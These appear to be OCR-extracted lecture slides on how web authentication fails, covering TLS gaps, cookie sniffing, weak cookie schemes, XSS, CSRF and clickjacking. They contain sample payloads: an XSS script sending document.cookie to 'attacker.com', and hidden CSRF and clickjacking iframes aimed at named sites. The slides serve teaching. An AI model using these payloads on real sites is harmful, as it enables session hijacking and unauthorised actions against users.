RockYou SQL injection hack
January 2010

Incomplete TLS deployment



Incomplete TLS deployment



Password sniffing

Incomplete TLS deployment


```
<form method="post"
action="https://www.example.com/user_login.cgi">

Username:
<input type="text" name="user" /> <br />

Password:
<input type="password" name="pass" /> <br />

<input type="submit" name="submit" />

</form>
```

Post-only TLS deployment

Incomplete TLS deployment


TLS Deployment	I	E	C	Tot.
Full	0.07	0.26	0.07	**0.39**
Full/POST	0.02	0.01	0.01	**0.03**
Inconsistent	0.09	0.04	0.03	**0.17**
None	0.15	0.03	0.23	**0.41**

Cookie theft post-TLS




Wireshark

Cookie theft post-TLS



Firesheep

Cookie stealing via cross-site scripting



Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
http:www.espn.com/college-football
```

http://dynamic.espn.go.com/bugs?
url=http:www.espn.com/college-football

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
<script>
document.location =
"http://www.attacker.com/cookie-log.cgi?"
+ document.cookie
</script>
```

http://dynamic.espn.go.com/bugs?
url=%3Cscript%3E%0Adocument.location
+%3D%0A%22http%3A//www.attacker.com/cookie-
log.cgi%3F%22%0A%2B+document.cookie%0A%3C/script%3E

Weak cookies

SID	UID	Other data
3943412586	rja14	...
3943412587	mgk25	...
3943412588	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
2010-11-15T12:06:43	rja14	...
2010-11-15T12:07:38	mgk25	...
2010-11-15T12:08:11	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
H(2010-11-15T12:06:43)	rja14	...
H(2010-11-15T12:07:38)	mgk25	...
H(2010-11-15T12:08:11)	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\text{COOKIE}_i = i||\texttt{crypt}(i||K_{\text{daily}})$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\mathrm{COOKIE}_i = i||\mathtt{crypt}(i||K_{\mathrm{daily}})}$$

$$\begin{aligned}\mathrm{COOKIE}_{\mathrm{jbonneau}} &= \mathrm{jbonneau7c19f550a775b614}\\ \mathrm{COOKIE}_{\mathrm{jbonneau1}} &= \mathrm{jbonneau17c19f550a775b614}\end{aligned}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\mathrm{COOKIE}_i = i||\mathtt{crypt}(i||K_{\mathrm{daily}})}$$

$$\begin{aligned}
\mathrm{COOKIE}_{\mathrm{jbonnea}} &= \mathrm{jbonneac6ceb34c403d1f6d} \\
\mathrm{COOKIE}_{\mathrm{jbonneaN}} &= \mathrm{jbonneaNc6ceb34c403d1f6d}
\end{aligned}$$

$$\begin{aligned}
\mathrm{COOKIE}_{\mathrm{j}} &= \mathrm{j938c00d2f12c73a4} \\
\mathrm{COOKIE}_{\mathrm{jNov201999}} &= \mathrm{jNov201999938c00d2f12c73a4}
\end{aligned}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\text{COOKIE}_i = i||t||\text{MAC}_k(i||t)$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\text{COOKIE}_i = i||t||\text{MAC}_k(i||t)}$$

$$\text{COOKIE}_{\text{jcb82}}(\text{1-Dec-2010})$$
$$=$$
$$\texttt{jcb821-Dec-20105ca57512f4db8fd18254adce9b8ef438}$$
$$=$$
$$\text{COOKIE}_{\text{jcb8}}(\text{21-Dec-2010})$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001


Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://bank.example.com/transfer?
&amount=1000000&to=attacker">
</iframe>
```

Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://twitter.com/share/update?
status=i%20got%20pwned">
</iframe>
```

Clickjacking




http://www.facebook.com/connect/uiserver.php?app_id=102452128776

Clickjacking

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://www.facebook.com/connect/
uiserver.php?app_id=102452128776"

style="opacity: 0; filter: alpha(opacity=0);
position: absolute;top: -170px;left: -418px;">
</iframe>

<img src="clickjacking_bait.jpg">
```

Clickjacking

Clickjacking




Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

No trusted path between users and browser

(a) Hand tracking analysis. Rectangles identify regions in movement. Black rectangles are used for movements in the hands regions, grey rectangles for keys, white rectangles for regions where both hand and key movement happens. These rectangles identify likely key pressings.



